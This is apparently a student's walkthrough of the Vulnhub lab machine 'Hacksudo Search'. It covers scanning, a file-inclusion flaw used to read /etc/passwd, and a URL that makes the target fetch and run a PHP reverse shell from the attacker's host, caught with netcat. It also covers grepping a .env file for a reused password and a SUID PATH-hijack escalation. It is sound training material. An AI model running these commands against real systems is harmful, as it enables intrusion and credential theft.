Vulnhub - Hacksudo Search

Atharva Velani 20411611


Table of Contents:

1. *Scanning the network*
2. *Exploiting vulnerable ports*
3. *Exploiting HTTP server*
4. *Getting a reverse shell through the CLI*
5. *User privileges*
6. *Privilege escalation*
    a. *Failed first attempt*
    b. *True method (from walkthrough)*
7. *Conclusion*

Step 1: Scan the network

We know that the service is hidden under subnet xx.xx.56.0/24 as the machine has been configured to using a virtual box host-only adapter in Oracle VBOX. Performing a nmap to scan for the network to see what services are running.

nmap -192.168.56.0/24



(Figure 1: nmap discovery scan)

We have our ip for the machine: *192.168.56.115.*

Lets perform a more detailed scan

nmap -sV -A 192.168.56.0/24

```
┌──(root💀 kali)-[~]
└─# nmap -sV -A 192.168.56.115
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-30 05:34 EDT
Nmap scan report for 192.168.56.115
Host is up (0.00031s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 7b:44:7c:da:fb:e5:e6:1d:76:33:eb:fa:c0:dd:77:44 (RSA)
|   256 13:2d:45:07:32:83:13:eb:4e:a1:20:f4:06:ba:26:8a (ECDSA)
|_  256 21:a1:86:47:07:1b:df:b2:70:7e:d9:30:e3:29:c2:e7 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: HacksudoSearch
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:D0:39:4C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.31 ms 192.168.56.115

OS and Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.53 seconds
```

```
root@kali: ~
File  Actions  Edit  View  Help

┌──(root💀 kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 1: detailed nmap port scan)

We know the system is running on Linux and only has two open ports: 80 (http) and 22 (ssh), so we know that this must be a http vulnerability based machine.

Step 2: Exploiting vulnerable open ports

Lets first check the webpage and enumerate with dirbuster to find any potential hidden webpages in the system.

gobuster dir -u http://192.168.56.115 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,txt,php

What we're searching for is in the webpage for 'search' in wordlist which is installed in the directory path mentioned above with extension: html, txt and php. We do get a fw interesting searches such as robots.txt and account which we can look into

```
┌──(root💀 kali)-[/home/kali/Desktop/vulnhubs/search (hacksudo)]
└─# gobuster dir -u http://192.168.56.115 -w /usr/share/wordlists/dirbuster/directory-list
-2.3-medium.txt -x html,txt,php
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.115
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
2022/10/30 05:57:53 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/index.php            (Status: 200) [Size: 715]
/images               (Status: 301) [Size: 317] [--> http://192.168.56.115/images/]
/.html                (Status: 403) [Size: 279]
/search.php           (Status: 200) [Size: 165]
/submit.php           (Status: 200) [Size: 165]
/assets               (Status: 301) [Size: 317] [--> http://192.168.56.115/assets/]
/account              (Status: 301) [Size: 318] [--> http://192.168.56.115/account/]
/javascript           (Status: 301) [Size: 321] [--> http://192.168.56.115/javascript/]
/robots.txt           (Status: 200) [Size: 75]
/LICENSE              (Status: 200) [Size: 1074]
/search1.php          (Status: 200) [Size: 2918]
Progress: 138468 / 882244 (15.69%)
```


```
root@kali: ~
File  Actions  Edit  View  Help

┌──(root💀 kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 3: gobuster for directories on http server)

With error code 200 those are the files that we can access without any admin credentials.

http://192.168.56.115/account/


Nothing of use came of these link.



(Figure 4: account directory)

Step 3: exploiting HTTP server.

Robots.txt is another option. Interesting we can potentially put this into our /etc/hosts file to access this domain.



(Figure 5: robots.txt)

Opening up http://192.168.56.115/search1.php is slightly different to the main search engine. Lets view the source code to see if there is anything valuable.

There seems to be local file inclusions or remote file which goes to a source (about.php). Lets see if we can execute a command such as ***'/etc/passwd'*** to check whether or not this is vulnerable.

```
<font color=white>

<div class="topnav">
  <a class="active" href="?find=home.php">Home</a>
  <a href="?Me=about.php">About</a>
  <a href="?FUZZ=contact.php">Contact</a>
  <div class="search-container">
    <form action="submit.php">
      <input type="text" placeholder="Search.." name="search">
      <button type="submit"><i class="fa fa-search"></i></button>
    </form>
  </div>
</div>
```


```
root@kali: ~
File  Actions  Edit  View  Help

┌──(root💀 kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 6: source code juicy bits)

http://192.168.56.115/search1.php?me=/etc/passwd

After attempting it on the “find=” and being unsuccessful I tried the next one and this worked. Although I had to look at the guide and realised that the ‘***Me’*** had to be lower case and not uppercase, this threw me off a little bit. The source code is below just for a cleaner look of what the output was. We now know of five different accounts in the system:

Monali
John
Search
Root
hacksudo




(Figure 7: contents of /etc/passwd file)

Step 5: Getting a reverse shell through the CLI

Now that we can execute commands on this machine, lets attempt to see if it reads our python server and the data within it. I've already created a test document to see and started our python server.


Echo 'test document' > test.txt
cat test.txt
test document (output is as expected)
python3 -m http.server 8888



(Figure 8: http to test file transfer)

Lets execute this command on the webpage through the URL.
http://192.168.56.115/search1.php?me=http://192.168.56.101:8888/test.txt

Immediately after this is ran we can see that on our terminal there is a GET request for our document, meaning that the file has been transferred over the server.




(Figure 9: successful file transfer)

With this information we know that he server is reading and executing our files and we can spawn a php reverse shell with a netcat listener setup on our kali machine. I've already got a simple php reverse shell script downloaded but I got it from the following website:

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

We need to change the parameters inside the php script to our ip address and the port you would like to use.

sudo vim php-reverse-shell.php




(Figure 10: editing php-reverse-shell.php file)

:wq (To write-quit the changes [in vim])


Lets setup a listener using netcat

nc -nlvp 8989



(Figure 12: setting up netcat listner)

Now we can execute the payload from the URL as below (ensuring python server is still up)
http://192.168.56.115/search1.php?me=http://192.168.56.101:8888/php-reverse-shell.php



(Figure 13: successful reverse php bash)

Success! Now lets grab our user flag.

Step 6: Getting user privileges

This is where I got stuck for a while and had to refer to the walkthrough from:
https://grumpygeekwrites.wordpress.com/2021/04/20/hacksudo-search-vulnhub-walk-through-tutorial/

I tried using find to find potential executable files and going through directories but it turns out there was an .env file in the html database that we can use.

cd /var/www/html
ls -la
cat .env | grep -i pass

With the cat command we have found out the password of our server to be ***MyD4dSuperH3r0!*** We can try this password on the usernames.

```
$ cd /var/www/html
cd /var/www/html
$ ls
ls
 LICENSE      crawler.php            search.php    'untitled(1).erdplus'
 README.md    erdplus-diagram.png    search.sql     untitled.erdplus
 abc.json     images                 search1.php
 account      index.php              styles.css
 assets       robots.txt             submit.php
$ ls -la
ls -la
total 140
drwxr-xr-x 5 www-data www-data  4096 Apr 15  2021  .
drwxr-xr-x 3 www-data www-data  4096 Apr 14  2021  ..
-rw-r--r-- 1 www-data www-data   306 Apr 15  2021  .env
-rw-r--r-- 1 www-data www-data  1074 Apr 13  2021  LICENSE
-rw-r--r-- 1 www-data www-data   634 Apr 13  2021  README.md
-rw-r--r-- 1 www-data www-data  1977 Apr 13  2021  abc.json
drwxr-xr-x 3 www-data www-data  4096 Apr 13  2021  account
drwxr-xr-x 5 www-data www-data  4096 Apr 13  2021  assets
-rw-r--r-- 1 www-data www-data  4142 Apr 13  2021  crawler.php
-rw-r--r-- 1 www-data www-data 43210 Apr 13  2021  erdplus-diagram.png
drwxr-xr-x 2 www-data www-data  4096 Apr 13  2021  images
-rw-r--r-- 1 www-data www-data   715 Apr 15  2021  index.php
-rw-r--r-- 1 www-data www-data    75 Apr 15  2021  robots.txt
-rw-r--r-- 1 www-data www-data   165 Apr 13  2021  search.php
-rw-r--r-- 1 www-data www-data  2362 Apr 13  2021  search.sql
-rw-r--r-- 1 www-data www-data  2341 Apr 15  2021  search1.php
-rw-r--r-- 1 www-data www-data  9726 Apr 13  2021  styles.css
-rw-r--r-- 1 www-data www-data   165 Apr 13  2021  submit.php
-rw-r--r-- 1 www-data www-data  4731 Apr 13  2021 'untitled(1).erdplus'
-rw-r--r-- 1 www-data www-data  4553 Apr 13  2021  untitled.erdplus
$ cat .env | grep -i pass
cat .env | grep -i pass
DB_PASSWORD=MyD4dSuperH3r0!
$
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 14: password from .env file)

su hacksudo
MyD4dSuperH3r0!

It turns out it is the password for hacksudo, now we have user access to this system!

Lets traverse to the /home/hacksudo directory and grab the flag.

```
hacksudo  john  monali  search
hacksudo@HacksudoSearch:/home$ cd hacksudo
cd hacksudo
hacksudo@HacksudoSearch:~$ ls
ls
backup  search  user.txt
hacksudo@HacksudoSearch:~$ cat user.txt
cat user.txt
d045e6f9feb79e94442213f9d008ac48
hacksudo@HacksudoSearch:~$
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 15: user flag)

Step 7: Privilege escalation.

We know that the machine is not vulnerable to dirty cow through command:

uname -a

```
hacksudo@HacksudoSearch:~$ uname -a
uname -a
Linux HacksudoSearch 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linu
x
hacksudo@HacksudoSearch:~$
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 16: linux version)

Failed attempt at escalation

After traversing through the *~/search/admin* directory I found a file named *root.sh* which seemed promising. Moved the file into /tmp changed the permissions and executed it.

cd ~/search/admin
cp root.sh /tmp/
cd /tmp
chmod +x root.sh
chmod 777 root.sh
./root.sh

Unfortunately this didn't work, need to find another way.

```
done
rm /tmp/payload
sudo -i
echo "try hard"
hacksudo@HacksudoSearch:/tmp$ ./root.sh
./root.sh
Injecting process 1235 → bash
./root.sh: 13: echo: echo: I/O error
./root.sh: 17: ./root.sh: sudo: not found
try hard
hacksudo@HacksudoSearch:/tmp$
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 16: unable to execute ./root.sh)

This is where I got stomped again for a while because I really thought the root.sh was the answer. But after looking in the walkthrough, I found out I was looking at the wrong spot. Although the way to do it listed below I still have no idea how it works. I need to do more reading in my spare time to see why this works in the way it is. It seems as if sudo is not installed on the system or we do not have the privileges to execute the command.

The true method:

First lets search for any SUID binaries for privilege escalation, I did this before but I seemed to miss the one on the bottom which was used in our final exploit (just needed to look more carefully)

find / -perm -u=s -type f 2>/dev/null

the file path ***/home/hacksudo/search/tools/searchinstall*** is what we will be using for the escalation. Since it is under user hacksudo we do know that we have access to this file.

```
hacksudo@HacksudoSearch:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/umount
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/su
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/home/hacksudo/search/tools/searchinstall
hacksudo@HacksudoSearch:~$
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 17: SUID bit search)

cat searchinstall.c

Here we have the file which we can modify the path variable, the walkthrough does it in the current directory but we should assume that we can't modify files permissions outside the */tmp* folder, so this is what we'll do instead.

```
hacksudo@HacksudoSearch:~/search/tools$ cat searchinstall.c
#include<unistd.h>
void main()
{       setuid(0);
        setgid(0);
        system("install");
}
hacksudo@HacksudoSearch:~/search/tools$
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 18: contents of searchinstall.c)

The files has been modified in the /tmp folder and now we can go edit it into our searchinstall file.

cd /tmp
echo > '/bin/bash' > install
chmod +x install
chmod 777 install
export PATH=/tmp:$PATH

```
hacksudo@HacksudoSearch:~/search/tools$ cd /tmp
hacksudo@HacksudoSearch:/tmp$ echo '/bin/bash' > install
hacksudo@HacksudoSearch:/tmp$ chmod +x install
hacksudo@HacksudoSearch:/tmp$ chmod 777 install
hacksudo@HacksudoSearch:/tmp$ export PATH=/tmp:$PATH
hacksudo@HacksudoSearch:/tmp$
```

